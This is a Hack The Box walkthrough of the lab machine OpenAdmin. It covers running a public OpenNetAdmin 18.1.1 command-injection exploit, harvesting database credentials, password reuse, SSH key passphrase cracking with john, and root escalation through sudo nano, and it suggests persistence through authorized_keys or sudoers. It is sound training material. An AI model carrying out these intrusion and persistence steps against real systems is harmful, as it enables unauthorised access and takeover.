OpenAdmin Walkthrough - HTB Easy | OpenNetAdmin RCE & Nano Privilege Escalation
Complete walkthrough of OpenAdmin from Hack The Box. Covers OpenNetAdmin 18.1.1 command injection exploitation, database credential reuse, internal web application enumeration, SSH key cracking with john, and nano sudo privilege escalation via GTFOBins.

Overview
OpenAdmin is an easy-difficulty Linux machine from Hack The Box featuring an outdated OpenNetAdmin CMS installation. The box demonstrates credential reuse, internal application enumeration, and sudo misconfiguration exploitation. After gaining initial access through a known vulnerability, lateral movement is achieved through password reuse and SSH key cracking, ultimately leading to root access via a nano sudo misconfiguration.
External Enumeration
Nmap Scan
Starting with a comprehensive port scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap openadmin.htb -vv -p- -sC -sV
<SNIP>
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- SSH (OpenSSH 7.6p1)
- Apache 2.4.29 web server
Web Application Analysis
Initial Web Page
Accessing the website reveals the default Apache2 Ubuntu installation page:
Directory Enumeration
Using ffuf to discover hidden directories:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -u http://openadmin.htb/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

                        [Status: 200, Size: 10918, Words: 3499, Lines: 376]
music                   [Status: 301, Size: 314, Words: 20, Lines: 10]
artwork                 [Status: 301, Size: 316, Words: 20, Lines: 10]
sierra                  [Status: 301, Size: 315, Words: 20, Lines: 10]
Directories discovered: /music, /artwork, /sierra
Music Directory
Exploring /music reveals a music-themed website:

Key finding: Clicking the “Login” button redirects to /ona/ directory
OpenNetAdmin Discovery
The /ona/ directory reveals an OpenNetAdmin installation:

Version identified: OpenNetAdmin v18.1.1
Exploitation
Searching for Exploits
First, checking Metasploit for available modules:
1
2
3
4
5
6
7
8
[msf](Jobs:0 Agents:0) >> search OpenNetAdmin

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/unix/webapp/opennetadmin_ping_cmd_injection  2019-11-19       excellent  Yes    OpenNetAdmin Ping Command Injection
Issue: The Metasploit module doesn’t work reliably on this target.
Alternative Exploit
Using searchsploit to find other exploits:
1
2
3
4
5
6
7
8
9
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $searchsploit OpenNetAdmin
-------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                              |  Path
-------------------------------------------------------------------------------------------- ---------------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution                                               | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)                                | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                                                 | php/webapps/47691.sh
-------------------------------------------------------------------------------------------- ---------------------------------
Exploit selected: 47691.sh (OpenNetAdmin 18.1.1 RCE)
Gaining Initial Access
Executing the exploit:
1
2
3
4
┌─[dua2z3rr@parrot]─[~]
└──╼ $/snap/searchsploit/542/opt/exploitdb/exploits/php/webapps/47691.sh http://10.10.10.171/ona/
$ whoami
www-data
Initial foothold achieved as www-data
Database Credential Discovery
Configuration File Analysis
Examining the OpenNetAdmin configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
Credentials discovered: ona_sys:n1nj4W4rri0R!
User Enumeration
1
2
3
$ ls /home
jimmy
joanna
Two users identified: jimmy and joanna
Credential Reuse
Testing the database password with SSH:
1
2
3
$ ssh jimmy@openadmin.htb
jimmy@openadmin.htb's password: n1nj4W4rri0R!
Welcome to Ubuntu 18.04.3 LTS
Lateral movement successful to user jimmy
Internal Application Discovery
Network Enumeration
Checking for internal services:
1
2
3
4
5
6
7
8
9
jimmy@openadmin:~$ netstat -ln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
Discovery: Internal web service running on port 52846
Port Forwarding
Forwarding the internal port to access it locally:
1
ssh jimmy@10.10.10.171 -L 8080:localhost:52846
Internal Application
Accessing the forwarded port reveals a login panel:

Source Code Analysis
Examining the web application files:
1
2
3
4
5
6
7
jimmy@openadmin:/var/www/internal$ ls -al
total 20
drwxrwx--- 2 jimmy internal 4096 Dec  9 20:50 .
drwxr-xr-x 4 root  root     4096 Nov 22  2019 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22  2019 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23  2019 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23  2019 main.php
Examining main.php:
1
2
3
4
5
6
7
8
9
10
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
Important findings:
- The page displays Joanna’s SSH private key
- Reference to “ninja” password (potential credential hint)
Authentication Bypass
Hardcoded Hash Discovery
Examining index.php reveals a hardcoded SHA-512 hash:
1
2
3
if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
    $_SESSION['username'] = 'jimmy';
    header("Location: /main.php");
Hash Cracking
Using CrackStation to crack the SHA-512 hash:

Password cracked: Revealed
Accessing SSH Key
Logging into the internal application with credentials jimmy:Revealed and accessing /main.php:

Joanna’s encrypted SSH private key obtained
SSH Key Cracking
Preparing the Key
The SSH private key is encrypted and requires a passphrase. Using ssh2john to extract the hash:
1
2
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh2john rsa > hash.txt
Cracking with John
1
2
3
4
5
6
7
8
9
10
11
12
┌─[dua2z3rr@parrot]─[~]
└──╼ $john hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (rsa)
1g 0:00:00:02 DONE (2025-12-09 22:48) 0.3968g/s 3799Kp/s 3799Kc/s 3799KC/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
SSH key passphrase: bloodninjas
SSH Access as Joanna
1
2
3
4
5
6
7
8
┌─[dua2z3rr@parrot]─[~]
└──╼ $chmod 600 rsa
┌─[dua2z3rr@parrot]─[~]
└──╼ $ssh -i rsa joanna@openadmin.htb
Enter passphrase for key 'rsa': bloodninjas
Welcome to Ubuntu 18.04.3 LTS

joanna@openadmin:~$
User flag obtained from /home/joanna/user.txt
Privilege Escalation
Sudo Permissions
Checking sudo privileges:
1
2
3
4
5
6
7
joanna@openadmin:/opt$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
Critical finding: User can execute nano as root without a password
Exploiting Nano
According to GTFOBins, nano can be exploited for privilege escalation:
- Execute:
sudo /bin/nano /opt/priv - Inside nano, press
Ctrl+RthenCtrl+X - Execute commands as root
Method 1 - Read root flag directly:
1
Command to execute: cat /root/root.txt
Method 2 - Spawn root shell:
1
Command to execute: /bin/bash
Root flag obtained. Box completed.
Reflections
What Surprised Me
The multi-layered lateral movement in this box was excellently designed. I expected the typical “exploit → privesc” path, but instead encountered: RCE → credential reuse (jimmy) → internal web app → hardcoded hash → SSH key → key cracking (joanna) → sudo nano → root. Each step felt realistic. This is how I expect a real penetration test to unfold. Database credentials being reused for system accounts is something I’ve seen multiple times in production environments, and it never stops surprising me how common this is.
Main Mistake
I wasted nearly 45 minutes trying to brute-force the internal web application login before examining the source code. I tried common credentials, variations of “ninja”, even attempted SQL injection—all while the SHA-512 hash was sitting right there in index.php. This taught me a critical lesson: always read the source code before attempting to brute-force authentication. If you have filesystem access (like we did as jimmy), source code analysis should be your first step, not your last resort.
Alternative Approaches
For the nano privilege escalation, instead of just reading the root flag, I could have: added my SSH key to root’s authorized_keys for persistent access or modified /etc/sudoers to give joanna full sudo rights.
Open Question
The internal web application on port 52846 was only accessible from localhost, which is a common security practice. But how effective is this really? In this case, once we had SSH access as jimmy, port forwarding made it trivial to access. What’s the proper way to secure internal applications in production environments—is it just defense in depth (localhost binding + authentication + encrypted keys), or are there better architectural patterns? I’m curious how enterprise environments handle internal admin panels that need to be both secure and accessible.
Completed this box? What was your approach to discovering the internal web application? Leave a comment down below! I’d love to discuss alternative exploitation paths!